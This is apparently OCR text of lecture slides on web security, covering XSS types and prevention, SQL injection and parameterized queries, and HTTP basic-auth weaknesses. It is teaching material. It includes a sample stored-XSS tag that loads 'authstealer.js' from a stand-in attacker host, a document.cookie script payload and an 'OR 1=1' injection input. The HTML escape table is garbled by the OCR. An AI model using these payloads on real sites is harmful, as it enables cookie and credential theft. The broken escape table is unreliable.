


Cross-site scripting attack (XSS)


- Attacker injects a malicious script into the webpage viewed by a victim user

- Two main types of XSS
  - Non-persistent (or reflected) XSS
    - Attacker gets the victim user to click on specially-crafted URL with scripts in it, e.g., delivered via email
  - Persistent (or stored) XSS
    - Attacker injects the malicious script into the victim's server to be loaded together with the normal pages, e.g., through forum, blog, and feedback form.

Reflected XSS



Stored XSS


Attacker
5. Send valuable data to attacker
1. Inject malicious script
Excellent idea ! <script src="http://evilsite.com/authstealer.js">
2. Request content
3. Receive malicious script
Victim's Server
Victim's Client
4. Execute the attacker's malicious script
SERVER

Preventing XSS

- Input validation: check that inputs are of expected
  - HTML sanitization to remove tags such as <script>, <object> and <link>
- Output escaping: escape dynamic data before inserting it into HTML

<script>alert(document.cookie)</script>

<script>alert(document.cookie)</script>

Character	Escape sequence
<	<
>	>
&	&amp
“	"
‘	'

- Cookie security
- Disable scripts

SQL Injection Attack

- The placement of malicious code in SQL statements via web page input.

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

Attacker input 1050 OR 1=1

```
SELECT * FROM Users WHERE UserID = 1050 or 1=1;
```

- Use SQL parameters for protection

```
$stmt = $dbh->prepare("SELECT * FROM Users WHERE UserID  = :uid");
$stmt->setString(':uid', $userID);
$stmt->execute();
```

HTTP Weakness

- HTTP Authentication Security Risks
  - Username and password are encoded, not encrypted.
    - Base 64 encoding and decoding tools are freely available.
  - Authentication information does not change between different requests.
    - Sniffer can replay!
  - Requesting unnecessary authentication leads to password sharing.
  - Basic authentication only authenticates the browser (user), not the server.
    - Impersonating websites could harvest passwords

HTTP over TLS (HTTPS)

-- Next Lecture

Summary

- Web server and virtual hosting
- HTTP non-persistent and persistent connections
- Cookies and their security/privacy issues
- Security issues related to HTTP and webpages